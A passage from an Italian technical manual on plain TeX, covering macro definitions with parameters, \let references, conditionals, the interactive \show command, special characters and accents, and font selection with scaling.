Si osservi che, al contrario di altre situazioni, qui TeX richiede che la parentesi graffa aperta segua immediatamente il nome (o il simbolo dell'ultimo parametro, come viene descritto nel seguito), senza alcuna spaziatura intermedia.

Questo tipo di dichiarazione serve in generale per realizzare delle macroistruzioni; tuttavia, utilizzandola solo così, si fa in modo di ottenere l'espansione di ciò che è contenuto fra le parentesi graffe nel momento in cui si inserisce nel testo l'istruzione '*****nome*'. Si osservi l'esempio:

```
\def\eTeX{e-\TeX}

Bla bla bla bla \eTeX{} bla bla...
\bye
```

In questo caso si vuole dichiarare la parola di controllo '**\eTeX**', con cui diventa facile uniformare la scrittura di questo nome nel testo. Se ci fosse un ripensamento sulla forma da dare al nome, basterebbe modificare la sua dichiarazione iniziale.

Una macro del genere può essere modificata solo riassegnandole un altro valore, nello stesso modo usato per la sua dichiarazione iniziale.

È importante ricordare che in fase di composizione, le parole di controllo assorbono gli spazi alla loro destra, per cui è necessario usare una tecnica per evitarlo, che di solito si riduce all'inserimento di un gruppo vuoto alla fine della stessa.

Nel momento in cui si utilizza una parola di controllo corrispondente a una macro dichiarata in questo modo, si ottiene l'espansione del suo contenuto. In altri termini, la parola di controllo diventa una forma abbreviata per scrivere un testo più articolato, che può contenere a sua volta altre sequenze di controllo, che vengono espanse solo all'ultimo momento. Si osservi l'esempio seguente:

```
\def\resistenza{\valore{} ohm \tolleranza{} \%}
\def\valore{100}
\def\tolleranza{5}
25 resistenze \resistenza \par
\def\valore{300}
\def\tolleranza{1}
30 resistenze \resistenza \par
\bye
```

Si ottiene un testo simile a quello seguente, con cui si comprende il fatto che le parole di controllo '**`\valore`**' e '**`\tolleranza`**' vengono espanse per ultime:

25 resistenze 100 ohm 5 %
30 resistenze 300 ohm 1 %

L'espansione di una parola di controllo del genere avviene in modo letterale, salvo naturalmente l'espansione successiva del suo contenuto, ma questo fatto significa che vengono riprodotte anche le interruzioni delle righe e gli spazi. Alle volte si preferisce strutturare il contenuto di una dichiarazione del genere, per cui si utilizzano dei commenti per evitare di dare un significato agli spazi che si inseriscono. Si osservi l'esempio precedente dopo una piccola modifica:

```
\def\resistenza{

\valore{} ohm \tolleranza{} \%}

\def\valore{100}
\def\tolleranza{5}
25 resistenze \resistenza \par
\def\valore{300}
\def\tolleranza{1}
30 resistenze \resistenza \par
\bye
```

In questo caso, ciò che si ottiene è diverso, perché la parola di controllo '**`\resistenza`**' si espande inserendo inizialmente una riga vuota, ovvero ciò che poi si traduce nell'inizio di un paragrafo nuovo:

25 resistenze
100 ohm 5 %
30 resistenze
300 ohm 1 %

Per evitare questo tipo di inconveniente, si può mettere un commento all'inizio della riga vuota, che così perde questa sua particolarità:

```
\def\resistenza{
%
\valore{} ohm \tolleranza{} \%}
```

Di solito, in queste situazioni si mette un commento anche dopo la parentesi graffa aperta:

```
\def\resistenza{%
%
\valore{} ohm \tolleranza{} \%}
```

Oltre a questo è da tenere in considerazione che nel momento dell'espansione, ciò che si ottiene non risulta contenuto in una zona separata; in altri termini, ciò che viene dichiarato o modificato all'interno di questa definizione, continua a valere anche al di fuori. Eventualmente, se si intende che l'espansione debba generare una zona isolata, vanno usate le parentesi graffe come già mostrato. Per esempio:

```
\def\attenzione{{\bf ATTENZIONE!!!}}
```

In questo caso, l'istruzione '**`\bf`**' inizia la scrittura in neretto; così, la parola di controllo '**`\attenzione`**' permette di inserire la scritta che si vede, in neretto, senza interferire con il testo successivo.

Gli esempi usati fino a questo punto sono riconducibili all'idea di una funzione che non prevede parametri per la chiamata, ricevendo i dati attraverso variabili globali. Per dichiarare una macro in grado di ricevere dei parametri si usa una dichiarazione come quella seguente:

`\def\`***nome***`#1` [`#2`... [`#9`]] `{`***espressione_stringa***`}`

In una dichiarazione del genere si possono indicare un massimo di nove parametri, rappresentati da '**`#1`**', '**`#2`**',... '**`#9`**', che possono essere inseriti nella stringa contenuta tra le parentesi graffe. Volendo modificare l'esempio già visto, le cose si potrebbero semplificare nel modo seguente:

```
\def\resistenza#1#2{#1 ohm #2 \%}
25 resistenze \resistenza{100}{5} \par
30 resistenze \resistenza{300}{1}
\bye
```

Nella dichiarazione, i simboli '**`#`*n***' che si inseriscono all'interno del testo contenuto tra parentesi graffe possono essere indicati anche più volte, ottenendo sempre l'espansione del parametro ***n***-esimo corrispondente.

È ormai evidente il modo in cui deve essere usata la parola di controllo che può essere chiamata con dei parametri:

nome{*parametro_1*} [{*parametro_2*} [...{*parametro_n*}]]

È importante sottolineare che, contrariamente a quanto si potrebbe immaginare, la stringa utilizzata in un parametro di scambio non può essere separata in paragrafi.

Si osservi che molte macro predefinite di TeX isolano l'espressione stringa che restituiscono all'interno di un raggruppamento, in modo tale che ciò che si cambia al suo interno non si rifletta nel testo successivo. Di solito questo fatto è un comportamento «logico», o intuitivo, ma non si deve pensare che la definizione di una macro implichi automaticamente questa forma di isolamento. In pratica, il fatto di usare una parola di controllo del tipo '***nome*{*espressione*}**', non significa implicitamente che quanto inserito come parametro non debba anche influenzare il testo successivo.

438.3.1 Chiamata di macroistruzioni che richiedono l'indicazione di parametri

È stata mostrata la sintassi per la chiamata di una macro che richiede l'indicazione di uno o più parametri:

nome{*parametro_1*} [{*parametro_2*} [...{*parametro_n*}]]

Tuttavia, si tratta di una semplificazione. Infatti, i parametri possono anche non essere racchiusi tra parentesi graffe, ma in tal caso, il primo parametro diventa il primo carattere che segue. Si osservi l'esempio seguente, in cui si dichiara una macro con tre parametri e poi la si chiama senza raggruppare i parametri:

```
\def\ciao#1#2#3{%
    Primo parametro: #1\par
    Secondo parametro: #2\par
    Terzo parametro: #3\par
}

\ciao, come stai?
```

Primo parametro: ,
Secondo parametro: c
Terzo parametro: o
me stai?

Nel capitolo 439 viene mostrato l'uso di macro come '**\\`**' che servono ad aggiungere un accento alla lettera successiva. Queste si usano solitamente senza circoscrivere la lettera che segue entro parentesi graffe.

438.4 Riferimenti ad altre parole o simboli di controllo

È possibile creare dei riferimenti a una parola o a un simbolo di controllo, usando la sintassi seguente:

```
\let\nome_nuovo=\nome
```

In pratica, in questo modo si crea una parola di controllo alternativa a un'altra già esistente: '***nome_nuovo***' può essere usato al posto di '***nome***'.[3] Si osservi l'esempio:

```
\newdimen\altezza
\altezza=10cm
\let\grandezza=\altezza
\altezza=20cm
La scatola ha una grandezza di \the\grandezza.
\bye
```

Si ottiene in pratica il testo

La scatola ha una grandezza di 569.05511pt.

dove 569,055 11 punti corrispondono esattamente a 20 cm, ovvero l'ultimo valore assegnato alla lunghezza '**\altezza**', a cui punta anche '**\grandezza**'.

Tuttavia, se si fa un esperimento simile con una parola di controllo corrispondente a una macro definita con l'istruzione '**\def**', il riferimento che si genera con l'istruzione '**\let**' è quello che punta alla macro di quel momento, mentre una ridefinizione della parola di controllo di partenza non si riflette nel riferimento:

```
\def\resistenza#1#2{#1 ohm #2 \%}
\let\prova=\resistenza
25 resistenze \resistenza{100}{5}

25 resistenze \prova{100}{5}

\def\resistenza#1#2{#2 ohm #1 \%}
30 resistenze \resistenza{300}{1}

30 resistenze \prova{300}{1}
\bye
```

Quello che si ottiene dalla composizione di questo esempio è il testo seguente:

25 resistenze 100 ohm 5 %
25 resistenze 100 ohm 5 %
30 resistenze 1 ohm 300 %
30 resistenze 300 ohm 1 %

438.5 Testo normale e ambienti matematici

Una caratteristica molto importante di TeX è la distinzione tra due modalità di funzionamento. In pratica, si distingue un contesto «normale» da un contesto matematico. L'ambiente matematico si introduce e si conclude con il simbolo '**`$`**' e in tale situazione diventano disponibili delle istruzioni che non si possono utilizzare al di fuori di questo ambito, mentre alcune istruzioni dell'ambiente normale non lo sono più.

Per esempio, alcuni caratteri esistono solo nell'ambiente matematico; è già stato visto in che modo vanno indicate le parentesi graffe quando si scrive in un ambito normale, attraverso le istruzioni '**`$\{$`**' e '**`$\}$`**'. In pratica, il dollaro iniziale e finale di queste istruzioni serve ad aprire e a chiudere l'ambiente matematico.

438.6 Modalità orizzontale e modalità verticale

Nel suo lavoro di composizione, TeX distingue due situazioni, definite come ***modalità orizzontale*** e ***modalità verticale***. Per comprendere la differenza tra queste due situazioni, occorre pensare alla struttura di ciò che si inserisce in una pagina.

Ogni oggetto che viene inserito in una pagina è una scatola, con le sue dimensioni. Queste scatole si inseriscono a loro volta all'interno di altre; per esempio, una lettera è una scatola che si inserisce in una riga, ovvero un'altra scatola, che a sua volta si inserisce in un paragrafo, ovvero ancora un'altra scatola, ecc.

In base al contesto, orizzontale o verticale, TeX si occupa di inserire spazi orizzontali o verticali: tra le lettere di una parola, tra le parole, tra le righe, tra i paragrafi, ecc.

Quello che conta comprendere di tutto questo è che alcune istruzioni possono essere inserite solo in modalità orizzontale, altre solo in modalità verticale. Volendo sperimentare se un certo contesto si trovi in modalità orizzontale o verticale, si può realizzare la macro seguente e collocarla nel testo dove si ritiene opportuno; nella composizione finale si ottiene alternativamente la frase «modalità orizzontale», oppure «modalità verticale»:

```
\def\verificamodo{%
\ifvmode
    modalit\'a verticale
\else
    modalit\'a orizzontale
\fi}
```

Nella sezione 438.7 viene spiegato l'uso dell'istruzione '**`\ifvmode`**'.

438.7 Strutture di controllo

Il linguaggio di TeX possiede una serie di strutture di controllo condizionali, in cui parte della condizione è implicita nel nome dell'istruzione con cui la si introduce. Questo insieme di strutture ha una sintassi comune riconducibile alla semplificazione seguente:

```
\ifnome_condizione [argomento]
    testo_e_altre_istruzioni_se_vero
\else
    testo_e_altre_istruzioni_se_falso
\fi
```

Spesso, per completare la struttura anche quando una delle due ipotesi non deve generare alcun risultato, si utilizza l'istruzione '**`\relax`**', che rappresenta proprio l'operazione nulla.

Nelle sezioni seguenti vengono descritte solo le strutture condizionali più comuni.

438.7.1 Istruzione «\ifodd»

È possibile verificare se un numero intero è dispari o pari con la struttura seguente:

```
\ifodd n
    testo_e_altre_istruzioni_se_dispari
\else
    testo_e_altre_istruzioni_se_pari
\fi
```

Di solito, al posto del numero ***n*** si inserisce l'istruzione '**`\pageno`**' che restituisce il numero della pagina corrente, permettendo così di verificare se la pagina è dispari o pari:

```
\ifodd \pageno
    testo_e_altre_istruzioni_se_pagina_dispari
\else
    testo_e_altre_istruzioni_se_pagina_pari
\fi
```

438.7.2 Istruzione «\ifmmode»

È possibile verificare se ci si trova in modalità normale o in modalità matematica con la struttura seguente:

```
\ifmmode
    testo_e_altre_istruzioni_se_modalità_matematica
\else
    testo_e_altre_istruzioni_se_modalità_normale
\fi
```

438.7.3 Istruzione «\ifnum»

È possibile mettere a confronto due numeri con la struttura seguente:

```
\ifnum m=|>|<n
    testo_e_altre_istruzioni_se_confronto_valido
\else
    testo_e_altre_istruzioni_se_confronto_non_valido
\fi
```

In pratica, il confronto può avvenire solo con gli operatori '**=**', '**>**' e '**<**', per indicare rispettivamente se i due valori sono uguali, se il primo è maggiore del secondo oppure se il primo è minore del secondo.

438.7.4 Istruzioni «\ifhmode» e «\ifvmode»

È possibile verificare se la composizione si trova in modalità orizzontale o verticale con una delle due strutture seguenti:

```
\ifhmode
    testo_e_altre_istruzioni_se_modalità_orizzontale
\else
    testo_e_altre_istruzioni_se_modalità_verticale
\fi
```

```
\ifvmode
    testo_e_altre_istruzioni_se_modalità_verticale
\else
    testo_e_altre_istruzioni_se_modalità_orizzontale
\fi
```

438.8 Verifica del significato di un'istruzione elementare

Per TeX, un'istruzione elementare può essere il singolo carattere di una parola, oppure una sequenza di controllo. Volendo comprendere il senso di qualcosa, si può verificare come intenda TeX questa o quell'istruzione. Per questo, occorre avviare la composizione indicando un file vuoto; per esempio, in un sistema Unix si potrebbe fare così:

$ **tex /dev/null** [*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(/dev/null)
*
```

A questo punto, dall'invito, si può usare l'istruzione '**\show**' nel modo seguente:

```
\show istruzione_elementare
```

Per esempio, ci si può domandare se il carattere '`@`' abbia un significato particolare:

⋆**`\show @`** [*Invio*]

```
> the character @.
<*> \show @

?
```

A questo punto, la composizione si ferma in attesa di altre indicazioni, mostrando un invito differente. Questo permette di comprendere anche che non conviene usare '**`\show`**' in un file normale del quale si vuole ottenere la composizione, perché in quel punto ci sarebbe una sospensione con richiesta di intervento. A ogni modo, per proseguire basta premere [*Invio*], quindi si può chiedere di conoscere qualcosa di diverso:

?[*Invio*]

⋆**`\show \TeX`** [*Invio*]

In questo caso si vuole conoscere in cosa consiste la macro '**`\TeX`**' ed ecco il risultato che si ottiene:

```
> \TeX=macro:
->T\kern -.1667em\lower .5ex\hbox {E}\kern -.125emX.
<*> \show \TeX

?
```

Pertanto, questo significa che '**`\TeX`**' è definita come:

```
\def\TeX{T\kern -.1667em\lower .5ex\hbox {E}\kern -.125emX}
```

Per completare l'esempio, conviene vedere come appare una macro che prevede l'indicazione di un parametro, come nel caso di '**`` \` ``**', che serve a mettere un accento grave su una lettera:

?[*Invio*]

⋆**`` \show \` ``** [*Invio*]

```
> \`=macro:
#1->{\accent 18 #1}.
<*> \show \`

?
```

In pratica, la definizione originale è la seguente:

```
\def\`#1{{\accent 18 #1}}
```

Per terminare l'uso interattivo basta inserire alla fine l'istruzione '**`\bye`**':

?[*Invio*]

*\bye [*Invio*]

```
No pages of output.
Transcript written on null.log.
```

438.9 Riferimenti

- *General documentation about (La)TeX*
  ⟨http://tex.loria.fr/english/general.html⟩
- Michael Doob, *A gentle introduction to TeX*
  ⟨http://www.ctan.org/tex-archive/info/gentle/gentle.pdf⟩
- Daniel M. Zirin, *TeX made easy*, *Using TeX with plain macro package*, 1993, Zar Limited
  ⟨http://tex.loria.fr/general/all.dvi⟩
- D. R. Wilkins, *Getting started with plain TeX*, 1993
  ⟨http://tex.loria.fr/general/pllong.dvi⟩
- D. R. Wilkins, *Summary of commonly-used features of plain TeX*, 1993
  ⟨http://tex.loria.fr/general/plshort.dvi⟩
- *TeX cookbook*, 1989, MathPro Press
  ⟨http://tex.loria.fr/general/cookbook.dvi⟩
- Sorgenti della definizione del formato '**tex**', contenuti nella directory 'texmf/tex/plain/base/' di una distribuzione teTeX
- Sorgenti della definizione del formato '**latex**', contenuti nel file 'texmf/tex/latex/base/latex.ltx' di una distribuzione teTeX
- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4

[1] È consentito anche l'uso della virgola per separare la parte intera di un numero. Tuttavia, ci sono situazioni in cui ciò non va bene, per cui è meglio usare sempre solo il punto.

[2] TeX ammette che tra il numero e l'unità di misura ci sia dello spazio. Qui si preferisce attaccare l'unità di misura al numero, per evitare confusione con il testo successivo.

[3] Si possono creare delle alternative anche a simboli di controllo, ma in generale ciò non è conveniente.

Capitolo 439

TeX: caratteri

In condizioni normali, il testo scritto nel sorgente viene riprodotto nello stesso modo nella composizione finale, dopo essere stato reimpaginato opportunamente. Tuttavia, alcuni simboli hanno significati speciali, per cui si devono usare simboli di controllo al loro posto, inoltre le lettere accentate e altri caratteri che non fanno parte dell'ASCII standard non possono essere usati direttamente, per cui servono altri simboli o parole di controllo per generarli.

A fianco di questo problema, nasce poi l'esigenza di poter scrivere utilizzando stili, forme e corpi differenti.

439.1 Caratteri speciali

Come è già stato descritto nella tabella 438.2, alcuni caratteri hanno un significato speciale e non producono il simbolo corrispondente in fase di composizione. Per porre rimedio a questo problema e alla mancanza di altri caratteri, si usano generalmente delle sequenze di controllo. Tuttavia, dal momento che si distinguono due contesti di composizione differenti (quello normale e quello matematico), certi caratteri o certe sequenze di controllo esistono solo nella modalità matematica.

In generale, salvo altra indicazione, si fa sempre riferimento alla modalità di composizione normale, per cui un carattere o una sequenza di controllo che può apparire solo in modalità matematica, viene mostrata generalmente delimitandola tra due simboli '`$`'. Per esempio, quando si afferma che le parentesi graffe si ottengono con le istruzioni '`$\{$`' e '`$\}$`', è chiaro che in modalità matematica non serve più la delimitazione con i simboli '`$`'.

La tabella 439.1 riepiloga le sequenze di controllo per i caratteri speciali disponibili.[1]

Tabella 439.1. Elenco delle sequenze di controllo necessarie a ottenere i caratteri speciali che non richiedono la sovrapposizione di accenti.

Simbolo	Codice	Simbolo	Codice
\	\$backslash$	{	$\{$
}	$\}$	$	\$
&	\&	#	\#
ˆ	\^{}	_	_
%	\%	˜	\~{}
<	$<$	>	$>$
œ	\oe	Œ	\OE
æ	\ae	Æ	\AE
å	\aa	Å	\AA
ø	\o	Ø	\O
ł	\l	Ł	\L
ß	\ss	ı	\i
ȷ	\j	¡	!`
¿	?`	†	\dag
‡	\ddag	§	\S
¶	\P	£	{\it\$}
©	\copyright	...	\dots
TEX	\TeX		

439.2 Accenti

TeX ha la capacità di collocare un accento sopra ogni simbolo, anche se ciò che si ottiene può non avere senso per qualunque lingua. Questa apposizione di accenti si ottiene con sequenze di controllo che precedono la lettera da accentare. Quando si tratta di simboli di controllo, la lettera successiva può essere unita alla sequenza, mentre quando si tratta di parole di controllo occorre lasciare uno spazio di sicurezza. Per esempio, si scrive '`\`o`' per ottenere la lettera «ò», mentre si scrive '`\c c`' per ottenere la lettera '`ç`'.[2] La tabella 439.2 riepiloga le sequenze di controllo necessarie a ottenere tutti gli accenti disponibili, usando la lettera «o» come esempio.

Tabella 439.2. Elenco delle sequenze di controllo necessarie a ottenere le lettere accentate.

Simbolo	Codice	Simbolo	Codice
ò	\`o	ó	\'o
ô	\^o	ö	\"o
õ	\~o	ō	\=o
ȯ	\.o	ŏ	\u o
ǒ	\v o	ő	\H o
o͡o	\t oo	o̧	\c o
ọ	\d o	o̲	\b o

Il fatto che TeX aggiunga l'accento sopra un simbolo, significa che occorre poi provvedere a eliminare il puntino sopra le lettere «i» e «j» minuscole. Pertanto, per scrivere la lettera «ì», occorre usare l'istruzione '`\`\i`'.

439.3 Apici, trattini e legati automatici

TeX ha una gestione estetica particolare per alcuni caratteri. Purtroppo mette a disposizione solo virgolette alte, che vanno usate opportunamente a coppia, nella forma '`` `testo' `` ' e ' ``` ``testo'' ``` '. Si osservi l'esempio seguente e in che modo TeX lo traduce tipograficamente:

```
"virgolette doppie normali" \par
`virgolette singole, aperte e chiuse' \par
``virgolette doppie, aperte e chiuse'' \par
```

"virgolette doppie normali"
'virgolette singole, aperte e chiuse'
“virgolette doppie, aperte e chiuse”

Evidentemente, è bene non usare le virgolette doppie normali ('`"`'), a meno che ci sia una ragione precisa per farlo.

TeX è in grado di gestire tre lunghezze differenti per il trattino o la lineetta orizzontale.[3] Questi si ottengono con il trattino normale, ovvero il segno meno, usato ripetutamente. In pratica, '`-`' genera un trattino corto; '`--`' genera un trattino medio e '`---`' genera un trattino lungo. Questo tipo di automatismo può creare dei problemi quando il trattino deve assumere proprio il significato di un segno meno e non è molto bella l'idea di usare due trattini per ottenere una lineetta media. In questo caso, si usa preferibilmente la sequenza '`$-$`', dal momento che nella modalità matematica questo comportamento non ha luogo. Si osservi l'esempio:

```
Trattino corto: - \par
Trattino medio: -- \par
Trattino lungo: --- \par
Segno meno: $-$ \par
```

Trattino corto: -
Trattino medio: –
Trattino lungo: —
Segno meno: $-$

Per motivi estetici, la tradizione tipografica richiede che alcuni accoppiamenti di lettere vengano legati assieme. Si tratta dell'unione della lettera «f» con «i», «l» e «f». TeX rispetta questa tradizione, ma solo nella modalità normale, perché in modalità matematica le esigenze sono differenti. Si osservi l'esempio:

```
ff fi fl ffi ffl \par
$ff fi fl ffi ffl$ \par
```

ﬀ ﬁ ﬂ ﬃ ﬄ
$ff fi fl ffi ffl$

439.4 Istruzioni alternative per generare simboli particolari

Alcune tastiere non consentono di utilizzare facilmente alcuni simboli che per TeX sono invece importanti. In particolare, ci possono essere difficoltà a ottenere un apostrofo corrispondente all'accento grave. Quando l'intento è solo quello di scrivere degli apici, singoli o doppi, si possono usare le parole di controllo '**`\lq`**' e '**`\rq`**' per aprire e chiudere rispettivamente. Per esempio,

```
\lq\lq ciao\rq\rq
```

racchiude tra apici doppi la parola «ciao». Tuttavia, questo sistema non può sostituire i simboli di controllo usati per ottenere l'accento grave e acuto. Per ovviare all'inconveniente, si può leggere il codice delle macro standard di TeX per scopre un metodo alternativo, oppure si può usare l'istruzione '**`\show`**' in modalità interattiva:

```
\def\`#1{{\accent18 #1}}
\def\'#1{{\accent19 #1}}
\def\v#1{{\accent20 #1}}
\def\u#1{{\accent21 #1}}
\def\=#1{{\accent22 #1}}
\def\^#1{{\accent94 #1}}
\def\.#1{{\accent95 #1}}
\def\H#1{{\accent"7D #1}}
\def\~#1{{\accent"7E #1}}
\def\"#1{{\accent"7F #1}}
```

In pratica, è sufficiente definire una parola di controllo alternativa alle sequenze che non si possono riprodurre facilmente. Ecco un esempio concreto per gli accenti grave a acuto:

```
\def\graveaccent#1{{\accent18 #1}}
\def\acuteaccent#1{{\accent19 #1}}
```

In questo modo, al posto di '**`\`e`**' si può scrivere '**`\graveaccent{e}`**', anche se ciò richiede una digitazione un po' lunga.

Per quanto riguarda le parentesi quadre, queste possono essere rappresentate con la coppia '**`\lbrack`**' e '**`\rbrack`**' per rappresentare rispettivamente la parentesi aperta e quella chiusa. Per le parentesi graffe le cose si complicano: per inserirle nel testo come simboli tipografici, si possono usare le istruzioni '**`$\lbrace$`**' e '**`$\rbrace$`**', che come si vede richiedono un contesto matematico, come già avveniva con '**`$\{$`**' e '**`$\}$`**', ma questo significa anche che non c'è un'alternativa alle parentesi graffe usate nelle istruzioni con finalità differenti, salvo la possibilità di usare '**`\bgroup`**' e '**`\egroup`**' quando si tratta di raggruppamenti.

Tabella 439.12. Alternative ad alcune sequenze di controllo che possono creare difficoltà con tastiere incomplete.

Sequenza normale	Alternativa
`	`\lq`
'	`\rq`
\\`	`{\accent 18` ***x*** `}`

Sequenza normale	Alternativa
`\'`	`{\accent 19 x}`
`[`	`\lbrack`
`]`	`\rbrack`
`$\{$`	`$\lbrace$`
`$\}$`	`$\rbrace$`

439.5 Caratteri da stampa standard

In condizioni normali, TeX mette a disposizione un carattere tondo con grazie. È possibile cambiare il gruppo stilistico e la forma del carattere con comandi generici, che non fanno riferimento a un nome preciso, ma a un aspetto di massima. Questi comandi hanno effetto dal momento in cui vengono inseriti, fino a quando ne viene incontrato un altro, oppure fino alla fine del raggruppamento in cui si trovano. Si tratta di parole di controllo di due sole lettere, elencate brevemente nella tabella 439.13.

Tabella 439.13. Selezione standard del tipo di carattere.

Sequenza	Nome	Significato	Nome corrispondente
`\rm`	*roman*	tondo	`cmr10`
`\bf`	*boldface*	neretto	`cmbx10`
`\it`	*italic*	corsivo	`cmti10`
`\sl`	*slanted*	inclinato	`cmsl10`
`\tt`	*typewriter*	dattilografico	`cmtt10`

È importante osservare che l'uso di queste parole di controllo non va a sommarsi con le precedenti, cambiando il gruppo stilistico e la forma simultaneamente. In pratica, in condizioni normali, non si può ottenere un neretto-corsivo o un neretto-inclinato combinando i comandi relativi. Si osservi l'esempio che segue:

```
Testo iniziale, \bf testo in neretto, \it testo in corsivo, \sl testo
inclinato, \tt testo dattilografico, \rm testo tondo normale.
L'uso delle parentesi graffe {\it consente di circoscrivere} l'effetto
dei comandi che intervengono sul tipo di carattere.
```

Testo iniziale, **testo in neretto,** *testo in corsivo, testo inclinato,* `testo dattilografico,` testo tondo normale. L'uso delle parentesi graffe *consente di circoscrivere* l'effetto dei comandi che intervengono sul tipo di carattere.

Prima di proseguire sull'argomento è il caso di osservare un problema che si presenta nel momento in cui si utilizza un carattere inclinato o corsivo: lo spostamento verso destra può

creare degli inconvenienti, quando si incontra con un testo non inclinato. In caso di necessità si può aggiungere un piccolo spazio, inteso come correzione del corsivo, con il simbolo di controllo '`\/`', che rappresenta simbolicamente il concetto. Si osservi l'esempio seguente:

```
(testo normale tra parentesi tonde che finisce con una lettera l) \par
({\it testo corsivo tra parentesi tonde che finisce con una lettera l}) \par
({\it testo corsivo con correzione dopo la lettera l}\/) \par
```

(testo normale tra parentesi tonde che finisce con una lettera l)
(*testo corsivo tra parentesi tonde che finisce con una lettera l*)
(*testo corsivo con correzione dopo la lettera l*)

Le parole di controllo '**`\rm`**', '**`\it`**', '**`\sl`**', '**`\bf`**' e '**`\tt`**' sono delle piccole macro standard di TeX. Infatti, le informazioni sui caratteri da stampa sono contenute in file particolari che possono essere utilizzati con l'istruzione seguente:

```
\font\nome=carattere
```

In pratica, in questo modo si dichiara una parola di controllo a cui si attribuisce il carattere indicato a destra. Il nome del carattere corrisponde solitamente alla prima parte del nome del file che lo contiene (la radice che rimane togliendo l'estensione) e si può esprimere usando indifferentemente lettere maiuscole o minuscole. Nell'esempio seguente, si dichiara un carattere tondo senza grazie, corrispondente al nome '**`cmss10`**':

```
\font\sans=cmss10
\sans Ecco un testo senza grazie, scritto con il carattere
``Computer Modern Sans Serif'' da 10 punti.
```

Ecco un testo senza grazie, scritto con il carattere "Computer Modern Sans Serif" da 10 punti.

Il carattere da stampa che si seleziona in questo modo ha già un corpo stabilito. In questo caso si tratta di un carattere da 10 punti. Per cambiare corpo, si può cambiare carattere, oppure si può ingrandire e ridurre espressamente, intervenendo nell'istruzione di dichiarazione:

```
\font\nome=carattere scaled n
```

Il numero ***n*** che si indica alla fine esprime un rapporto in millesimi dell'adattamento che si vuole ottenere. Per esempio,

```
\font\sans=cmss10 scaled 1200
```

richiede espressamente di abbinare alla parola di controllo '**`\sans`**' il carattere '**`cmss10`**' al 120 %, cioè ingrandito di un quinto in più.

```
\font\sans=cmss10 scaled 1200
\sans Ecco un testo senza grazie, scritto con il carattere
``Computer Modern Sans Serif'' da 10 punti, ingrandito al 120 \%.
```

Ecco un testo senza grazie, scritto con il carattere “Computer Modern Sans Serif” da 10 punti, ingrandito al 120 %.

Naturalmente, con lo stesso criterio si può anche ridurre un carattere, sempre tenendo presente che 1 000 rappresenta la dimensione di partenza. Tuttavia, in generale non si usa questa forma, sostituendo il numero con un’istruzione apposita, che può essere utile a livello mnemonico:

```
\font\nome=carattere scaled \magstep n
```

In questo caso, il numero ***n*** può andare da zero a cinque, dove zero corrisponde al corpo attuale, mentre valori maggiori rappresentano piccoli incrementi percentuali. A ogni modo si può verificare facilmente cosa succede, con il codice TeX seguente:

```
\newcount\ingrandimento
\ingrandimento=\magstep 1
\font\sans=cmss10 scaled \magstep 1
\sans Ecco un testo senza grazie, scritto con il carattere
``Computer Modern Sans Serif'' da 10 punti, ingrandito al \the\ingrandimento{}
per mille.
```

Ecco un testo senza grazie, scritto con il carattere “Computer Modern Sans Serif” da 10 punti, ingrandito al 1200 per mille.

A questo punto si pone il problema di comprendere l’utilità di usare un carattere da stampa adatto alla dimensione del corpo che interessa. In pratica, se il carattere corrispondente alla sigla ‘**`cmr5`**’ è fatto per un corpo da cinque punti, quando serve un corpo da 12 è bene usare il carattere ‘**`cmr12`**’, se disponibile, invece di ingrandire il primo 2,4 volte (240 %). Si osservi l’esempio seguente, in cui si mettono a confronto diversi caratteri di piccole dimensioni che vengono ingranditi tutti in modo da avere un corpo finale di 12 punti:

```
\font\cinque=cmr5 scaled 2400
\cinque Il carattere cmr5 ingrandito al 240 \% \par
\font\sei=cmr6 scaled 2000
\sei Il carattere cmr6 ingrandito al 200 \% \par
\font\sette=cmr7 scaled 1714
\sette Il carattere cmr7 ingrandito al 171,4 \% \par
\font\otto=cmr8 scaled 1500
\otto Il carattere cmr8 ingrandito al 150 \% \par
\font\nove=cmr9 scaled 1333
\nove Il carattere cmr9 ingrandito al 133 \% \par
\font\dieci=cmr10 scaled 1200
\dieci Il carattere cmr10 ingrandito al 120 \% \par
\font\normale=cmr12
\normale Il carattere cmr12 senza ingrandimenti \par
```

Il carattere cmr5 ingrandito al 240 %
Il carattere cmr6 ingrandito al 200 %
Il carattere cmr7 ingrandito al 171,4 %
Il carattere cmr8 ingrandito al 150 %
Il carattere cmr9 ingrandito al 133 %
Il carattere cmr10 ingrandito al 120 %
Il carattere cmr12 senza ingrandimenti

Tabella 439.27. Nomi dei caratteri da stampa standard a disposizione (Computer Modern).

Sigla	Denominazione originale	Corpo
cmbsy10	Computer Modern Bold Symbols	10 punti
cmbx5 cmbx6 cmbx7 cmbx8 cmbx9 cmbx10 cmbx12	Computer Modern Bold Extended Roman	5, 6, 7, 8, 9, 10 e 12 punti
cmbxsl10	Computer Modern Bold Extended Slanted Roman	10 punti
cmcsc10	Computer Modern Caps and Small Caps	10 punti
cmdunh10	Computer Modern Dunhill Roman	10 punti
cmex9 cmex10	Computer Modern Math Extension	9 e 10 punti
cmff10	Computer Modern Funny Roman	10 punti
cmfi10	Computer Modern Funny Italic	10 punti
cmfib8	Computer Modern Fibonacci Font	8 punti
cminch	Computer Modern Inch-High Sans Serif Bold Extended Caps and Digits	1 pollice
cmitt10	Computer Modern Italic Typewriter Text	10 punti
cmmi5 cmmi6 cmmi7 cmmi8 cmmi9 cmmi10 cmmi12	Computer Modern Math Italic	5, 6, 7, 8, 9, 10 e 12 punti
cmr5 cmr6 cmr7 cmr8 cmr9 cmr10 cmr12 cmr17	Computer Modern Roman	5, 6, 7, 8, 9, 10, 12 e 17 punti
cmsl8 cmsl9 cmsl10 cmsl12	Computer Modern Slanted Roman	8, 9, 10 e 12 punti
cmsltt10	Computer Modern Slanted Typewriter Text	10 punti
cmss8 cmss9 cmss10 cmss12 cmss17	Computer Modern Sans Serif	8, 9, 10, 12 e 17 punti
cmssbx10	Computer Modern Sans Serif Bold Extended	10 punti

Sigla	Denominazione originale	Corpo
cmssdc10	Computer Modern Sans Serif Demibold Condensed	10 punti
cmssi8 cmssi9 cmssi10 cmssi12 cmssi17	Computer Modern Slanted Sans Serif	8, 9, 10, 12 e 17 punti
cmssq8	Computer Modern Sans Serif Quotation Style	8 punti
cmssqi8	Computer Modern Sans Serif Quotation Style Slanted	8 punti
cmsy5 cmsy6 cmsy7 cmsy8 cmsy9 cmsy10	Computer Modern Math Symbols	5, 6, 7, 8, 9 e 10 punti
